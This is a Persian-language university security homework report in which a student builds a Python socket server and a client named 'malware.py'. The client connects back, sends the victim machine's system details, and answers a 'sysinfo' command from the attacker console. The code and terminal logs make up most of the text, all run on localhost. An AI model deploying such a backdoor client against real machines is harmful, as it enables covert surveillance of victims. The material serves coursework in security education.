دانشگاه صنعتی امیرکبیر

(پلی‌تکنیک تهران)

دانشکده مهندسی کامپیوتر

مبانی امنیت و اطلاعات

(پاییز ۱۴۰۱)

تمرین عملی سوم

محمد چوپان ۹۸۳۱۱۲۵

✓ **قوانین تمرین – بخش اول**

۱. ابتدا سعی کنید با استفاده از کتابخانه socket در زبان برنامه‌نویسی پایتون، یک سرور لوکال با نام server.py راه‌اندازی کنید.

۲. سپس یک بدافزار با نام malware.py ایجاد کرده و سعی کنید با کتابخانه socket آن را طوری برنامه‌نویسی کنید که به محض اجرا بتواند به سرور لوکالی که در مرحله اول ساخته‌اید متصل شود.

۳. با استفاده از پیغامی نشان دهید که دو مرحله فوق به درستی انجام شده است.

برای این کار با استفاده از socket پایتون یک سرور به صورت زیر مینویسم که بر روی port ۴۵۶۷۸ بالا می آید و منتظر است تا به آن متصل شوند.

```
if __name__ == '__main__':
    print("server started at port 45678")
    server=create_server('0.0.0.0',45678)

    while True:
        connection,address=accept_client(server)
        # print_lock.acquire()
        start_new_thread(accpet_client_data, (connection,))
```

به کاربران گوش داده و قبول میکند به این صورت :

```
def create_server(ip :str, port :str) ->socket :      You, 3 days a
    """Create socket server

    Args:
        ip (str): given ip
        port (str): host port

    Returns:
        socket: socket object to comminucate
    """

    socket_obj=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    socket_obj.bind((ip,port))
    socket_obj.listen()
    return socket_obj
```

به این صورت که یک سرور را ساخته و یک آدرس و کانکشن بر میگرداند.

سپس در آن کانکشن هر کسی که میخواهد اتصال داشته باشد را با تابع زیر قبول میکند.

```python
def accept_client(s :socket) -> connection:
    """accept client connection

    Args:
        s (Socket): Socket object to accept client connection

    Returns:
        Coonection,address: Socket connection between client and server, client ip and port
    """
    connection, address = s.accept()
    print('Connection from: ' + str(address))

    return connection,address
```

و به ازای هر کاربر Thread راه اندازی میکند.که در آن ترد برای قسمت های بعد است.

حالدر فایل malware.py به صورت زیر مینویسم.

```python
if __name__ == '__main__':
    counter =1
    while True:
        try:
            client=connect('127.0.0.1',45678)
            while True :
                data=read_data(client)
                JSON=json_convert(data)
                send(client,JSON)
                time.sleep(15)
        except:
            print("")
            print(f"can not connect to server attempt {counter}")
            counter+=1
            time.sleep(5)
```

که در آن کاربر را به سرور متصل میکنیم . و در صورت بالا نبود سرور هر ۵ ثانیه یک بار سعی در اتصال به آن دارد. زمانی که متصل شد به صورت ۱۵ ثانیه یک بار اطلاعاتی را برای آن ارسال میکند.

خروجی :

سرور :

```
mohamad@mamads:/mnt/mamads/uni/7/Securety/HW/Information-Security-HWs/HW3$ python3 server.py
server started at port 45678
Connection from: ('127.0.0.1', 43182)
{"main": {"name": ["======================================", "System Information", "==========
Name: mamads", "release": "Release: 5.15.0-57-generic", "version": "Version: #63~20.04.1-Ubuntu SMP Wed
rocessor: AMD Ryzen 7 4800H with Radeon Graphics", "ip_address": "Ip-Address: 127.0.1.1", "mac_address"
```

بد افزار:

```
mohamad@mamads:/mnt/mamads/uni/7/Securety/HW/Information-Security-HWs/HW3$ python3 malware.py
Connected to server: 127.0.0.1 : 45679
```

✓ قوانین تمرین – بخش دوم

۱. پس از انجام بخش اول، فایل malware.py را به گونه‌ای تغییر دهید تا به محض متصل شدن به سرور، اطلاعات مربوط به سیستم قربانی نظیر موارد زیر را به سمت سرور برگرداند:

در تابع read_data که در بالا وجود دارد به صورت زیر داده ها را دریافت میکنیم و سپس به سرور ارسال میکنیم .

```python
def read_data() -> dict:
    """ read system data

    Returns:
        dict: system data
    """
    return System_information()
```

```python
def json_convert (data: dict) -> json:
    """convert data to json

    Args:
        data (dict): data to convert

    Returns:
        json: converted data

    """
    return json.dumps(data)
```

```python
def json_convert (data: dict) -> json:
    """convert data to json

    Args:
        data (dict): data to convert

    Returns:
        json: converted data

    """
    return json.dumps(data)
```

خروجی:

سرور :

```
mohamad@mamads:/mnt/mamads/uni/7/Securety/HW/Information-Security-HWs/HW3$ python3 server.py
server started at port 45678
Connection from: ('127.0.0.1', 47372)
['==================================', 'System Information', '==================================']
System: Linux
Node Name: mamads
Release: 5.15.0-57-generic
Version: #63~20.04.1-Ubuntu SMP Wed Nov 30 13:40:16 UTC 2022
Machine: x86_64
Processor: AMD Ryzen 7 4800H with Radeon Graphics
Ip-Address: 127.0.1.1
Mac-Address: 3b:a8:9d:ad:40:3d
['==================================', 'Boot Time', '==================================']
Boot Time: 2022/12/25 10:3:39
['==================================', 'CPU Info', '==================================']
Physical cores: 8
Total cores: 16
Max Frequency: 2900.00Mhz
Min Frequency: 2900.00Mhz
Current Frequency: 1801.31Mhz
CPU Usage Per Core:Core 0: 3.1%Core 1: 3.0%Core 2: 4.1%Core 3: 2.0%Core 4: 5.2%Core 5: 3.0%Core 6: 9.1%Core 7: 5.1%Core 8: 3.1%Core 9: 3.1%Core 10: 5.1%Core 11: 0.0%Core 12: 5.
1%Core 13: 1.0%Core 14: 3.1%Core 15: 5.0%
Total CPU Usage: 7.0%
['==================================', 'Memory Information', '==================================']
Total: 15.05GB
Available: 9.89GB
Used: 4.61GB
Percentage: 34.3%
['==================================', 'Swap Memory', '==================================']
Total: 2.00GB
Free: 2.00GB
Used: 0.00B
Percentage: 0.0%
['==================================', 'Network Information', '==================================']
Total Bytes Sent: 39.40MB
Total Bytes Received: 93.59MB
```

✓ **قوانین تمرین – بخش سوم**

۱. در بخش آخر می‌بایست، فایل server.py و malware.py را به گونه‌ای تغییر دهید تا زمانی که اتصال بین سیستم قربانی و سرور مهاجم، به درستی برقرار شد، دو مورد زیر در آن‌ها امکان پذیر باشد:

- مهاجم بتواند با استفاده از وارد کردن دستور sysinfo اطلاعات سیستم قربانی را دریافت کند (دقیقا بر خلاف بخش دوم که فایل malware به محض اجرا شدن این اطلاعات را بصورت خودکار برای سرور می‌فرستاد)
- کانکشن ایجاد شده بین سرور و سیستم قربانی با وارد دستور فوق قطع نشود و این ارتباط تا زمانی که مهاجم می‌خواهد برقرار باشد.

سرور را به گونه ای تغییر می دهیم که بتوان پیام برای کلاینت فرستاد :

```
"""
while True:
    try:
        command=input("Enter command: ")
        input_data={}
        input_data["command"]=command
        input_data=json_convert(input_data)
        send_command(connection,input_data)
        data = recieve_data(connection)
        data = json_parser(data)
        print_data(data)
```

و در کلاینت آن را به شکل زیر هندل میکنیم :

```
while True :
    message=recieve_data(client)
    if message != "" and message != None:
        message=json_parser(message)
        if(message['command'] == "exit"):
            print("server disconnected")
            client.close()
            break
        if(message['command'] == "sysinfo"):
            data=read_data()
            JSON=json_convert(data)
            send(client,JSON)
            time.sleep(15)
        else:
            print("command not found")
            data={
                "command":{
                    "name": "command not found"
                }
            }
            JSON=json_convert(data)
            send(client,JSON)
```

خروجی :

```
mohamad@mamads:/mnt/mamads/uni/7/Securety/HW/Information-Security-HWs/HW3$ python3 server.py
server started at port 45678
Connection from: ('127.0.0.1', 49402)
Enter command: exit
```


```
mohamad@mamads:/mnt/mamads/uni/7/Securety/HW/Information-Security-HWs/HW3$ python3 malware.py
Connected to server: 127.0.0.1 : 45679
server disconnected
```

```
Enter command: sysinfo
['====================================', 'System Information', '====================================']
System: Linux
Node Name: mamads
Release: 5.15.0-57-generic
Version: #63~20.04.1-Ubuntu SMP Wed Nov 30 13:40:16 UTC 2022
Machine: x86_64
Processor: AMD Ryzen 7 4800H with Radeon Graphics
Ip-Address: 127.0.1.1
Mac-Address: 3b:a8:9d:ad:40:3d
```


شکل ظاهری پروژه به صورت زیر تغییر کرده است :

نکته ترمینال باید به طور کامل باز باشد


حال اگر سرور را راه اندازی کنیم :



پس از وصل شدن بد افزار :



اگر گزینه اشتباه انتخاب کنیم :



با انتخاب گزینه ۲ خارج شده و با انتخاب گزینه ۱ :